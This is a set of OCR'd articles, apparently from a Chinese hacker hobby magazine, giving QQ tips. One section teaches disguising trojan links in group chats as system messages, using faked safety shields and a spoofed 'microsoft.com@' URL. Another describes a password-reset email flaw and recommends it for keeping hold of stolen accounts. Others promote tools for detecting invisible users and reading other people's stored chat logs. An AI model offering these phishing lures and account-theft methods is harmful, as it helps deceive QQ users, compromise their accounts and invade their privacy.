
（本文所涉及到的华华鼠标自动点击器已收录到光盘中）



好友QQ秀也有回忆录


小地瓜


众所周知，要想将使用过的QQ秀留作纪念存储起来，我们可以通过QQ秀照相功能进行拍照留念，然后再将照片保存到QQ秀相册里，这样以后有事没事就可以翻出来看看。但是要想将好友的QQ秀进行拍照存储可就没这么容易了，因为QQ拍照并没有直接提供给好友拍照的功能。不过我们却可以通过手动的设置，来实现给好友存储照片。



小提示： 前提条件要保存好友的QQ秀，其相册也必须是公开可见的，这样才能利用以下方法，查看并保存好友的QQ秀照片。

首先打开IE浏览器，进入到QQ秀页面（网址：http://qqshow.qq.com/），从中登录自己的QQ号码，单击页面顶部“照相馆”标签，就可载入到“拍照”页面。在页面中我们可以看到自己的QQ秀合影，以及其它QQ用户的最新合影，在每个合影下方“发起人”和“响应人”的信息，这里你可以随意进行单击选择，然后就可弹出相关的“QQ秀”窗口（图1）。





操作完毕后，右击其窗口任意位置，选择“属性”，在弹出的“属性”对话框内，将地址栏里的网址复制到IE窗口内，并将其最后面的QQ号码更改成好友QQ号，回车后就可进入到其好友的个人相册内，并且观看到好友的单人照和合影了（图2）。除此之外，我们还可以通过QQ好友面板来操作，打开你想要查看“QQ好友”的对话框，进行查看其个人资料（图3）。然后切入至上方“我形我秀”选项，单击里面“查看QQ秀相册”标签，此时就会弹出找到网页的页面，只要将地址栏内的http://后面的字母“game”，更改为“qqshow”后回车，即可浏览到其好友的QQ相册了。

QQ 消息障眼法

黑白无常

假期里闲得慌啊，午饭过后，正没事干呢，突然QQ群里来了消息，如图1。可能大家会觉得这很平常，这有什么呢？不过我当时心头一亮，计上心来。现在有很多人在QQ群里以中奖、游戏等名义来发带有木马的链接，但是往往都很明显，而且相信大家对于这类的链接也都有了基本的安全常识，因此上当点击的人并不会很多。如果我们改一下字体的颜色，嘿嘿，那效果可能就不一样了。

用户361360260被创建者（115474）批准加入本群。

图1

黑白无常([redacted]) 13:43:42
用户361360260被创建者（115474）批准加入本群。

图2

我来演示一下，首先把消息的字体设置为宋体、8号字、颜色为蓝灰色，在颜色面板里已经预置了这种颜色。然后就是复制一个叹号标志，方便我们发送消息。来试验一下，如图2。




图3

哈哈，是不是真假难辨。不过由于上面有名字，所以很容易被别人看穿，我们可以先发一个表情，然后再发这个消息，就更具有隐蔽性了，如图3。

这样就达到效果了，大家可以把网址换成别的。再隐蔽的做法可以先使用别的字体和颜色在群里和他们聊一会儿，然后发送这个消息时突然换个字体，使用上面的方法发出后估计效果会更好一些。

七夕节QQ三国好礼送不停，千万q币等你拿，现在就去抢...http://games.qq.com/
http://WWW.5dsoft.com
http://123.123.net

图4

另外，我还发现另外一个有趣的方法，腾讯为了防止大家打开有害的网址，特别加了个小盾牌标志，如果网址是有害链接的话就会出现个黄盾，而未经验证的链接通常是一个蓝色的盾牌，如图4。

http://123.123.net
http://123.123.net

图5

这就使得我们发送的网址很容易被别人识破。但是如果仿造上面的方法，将那个绿色的小盾牌复制下来，发送网址的时候再带上，就可能会有粗心的人中招了，如图5。不过这样美中不足的是窗口中仍旧会显示那个蓝色的盾牌。如果要彻底的隐蔽的话，就要使用我们平时所用的URL欺骗了，如图6。


http://www.microsoft.com@QQ3344%2Ecom

图6

呵呵，轻松骗过了安全中心。上边介绍的这些小技巧，主要是给大家开阔一下思路，希望大家可以开动脑筋，也研究出一些实用又新颖的小技巧和方法，来与我们分享。

腾讯密保的邮件漏洞

王伟



大家都知道，忘记了QQ密码或是QQ号被盗时可以通过密保来找回自己的QQ号，但是腾讯在这方面的安全做的并不完美。

有一次我一同学的QQ号被盗了，同时也被盗号者申请上了密保，因此我只好使用申诉的办法来找回。但我在申诉时觉得写得不够详细，又重新申诉了一遍。几天过后我的邮箱里收到了申诉成功的邮件，但没想到是两封，按上面说的，链接打开一次后便失效，我就没敢点，直接把地址发给了同学。过了好长时间后我无聊的查看收件箱时，发现两封信的地址不同，那岂不是我点另一个链接也能修改他的密码吗？果然，他的密码可以被我来修改。

既然申诉可以修改，那么普通的密保是否也可以呢？我们来试试看。首先申请个一个QQ号来做实验，打开QQ后选择“忘记密码”，按照提示依次填写好你的信息，然后选择“发送邮件”即可。但是要多重复几次（图1）。我们打开邮箱，打开其中的一个邮件来修改密码，接着再打开其余邮件，发现同样也可以修改密码。或许你会问这个漏洞又有什么用呢？其实通过这个漏洞你可以“合法”的取得那些你盗来的号。利用大多数木马的盗密保功能，盗取后找回，然后通过“忘记密码”来给你的邮箱里发上N封信。就算对方再找回来了，你还是可以再更改对方的密码。其实，腾讯应该在发出最新邮件的同时自动把前几个链接废除，这样就能解决问题了。

文章难易度：★
文章简介：几个QQ小技巧以及几个QQ小工具的使用

超级菜鸟的QQ玩法

blue

最近几个月一直在看黑客 X 档案，看到这么多的菜鸟 G G 都在 X 档案上发表了自己的文章，身为菜鸟的我好羡慕呀，我也要写出自己的文章来。这篇文章我主要介绍了一些 Q Q 小技巧及工具的使用，菜鸟兄弟们可以看一下，高手嘛就略过吧！

一、小技巧隐藏自己 Q Q

各位菜鸟在学校或公司里无聊的时候难免会开 Q Q 和好友们聊会儿，但是倘若自己的上司突然出现在你的面前，那后果就不用说了吧，所以一定要隐藏自己的 Q Q，可能最常用的方法就是缩小 Q Q 吧，但是那么大的一个企鹅在任务栏里谁看不见？所以关键是要把那个企鹅消灭了！看我来如何操作吧，首先在 Q Q 中打开个人设置，选择系统设置，再选择基本设置，在这里我们会看到如图 1 所示的这个选项，该怎么做就不用说了吧，取消掉勾后先别忙着点确定，再来点热键设置，在里面找到提取消息一栏，如图2。点选“使用热键”，然后在后面选择热键（注意：必须是 CTRL+ALT 开头的），最终点确定保存，现在再来看看，任务栏已经什么都没有了，有 Q Q 消息时按下热键就会自己出来了，方便吧！




图 1




图 2

二、潜水者的末日－ Q Q 隐身查看器

这是一个轻松查看别人有没有隐身的工具，打开后的界面如图3所示，在“查询QQ号”那栏输入对方的 Q Q 号，点“查询”后在显示框里就会返回一个图片，如图4，图5 。如返回的图片的感叹号是绿色的则表示对方在线或隐身（可以直接点“直接对话”与对方聊天），如返回的图片是灰的则表示对方不在线。




图 3




图 4




图 5

三、聊天记录的终结者－ Q Q 聊天记录查看器



图 6

这是我在网上找了好多天才挖出来的一个宝贝呀，网上流传的很多 QQ 聊天记录查看器都没有这个好用，打开后的界面非常简洁，如图6，程序会自动定位到 Q Q 安装目录，在下面的下拉框中找到想要查看的 Q Q 号后点“查看”就行了，它可以查看所有的好友聊天以及群聊天记录，甚至连使用什么字体写的都可以查看到，实在是一款值得珍藏的好东西啊，如图7。

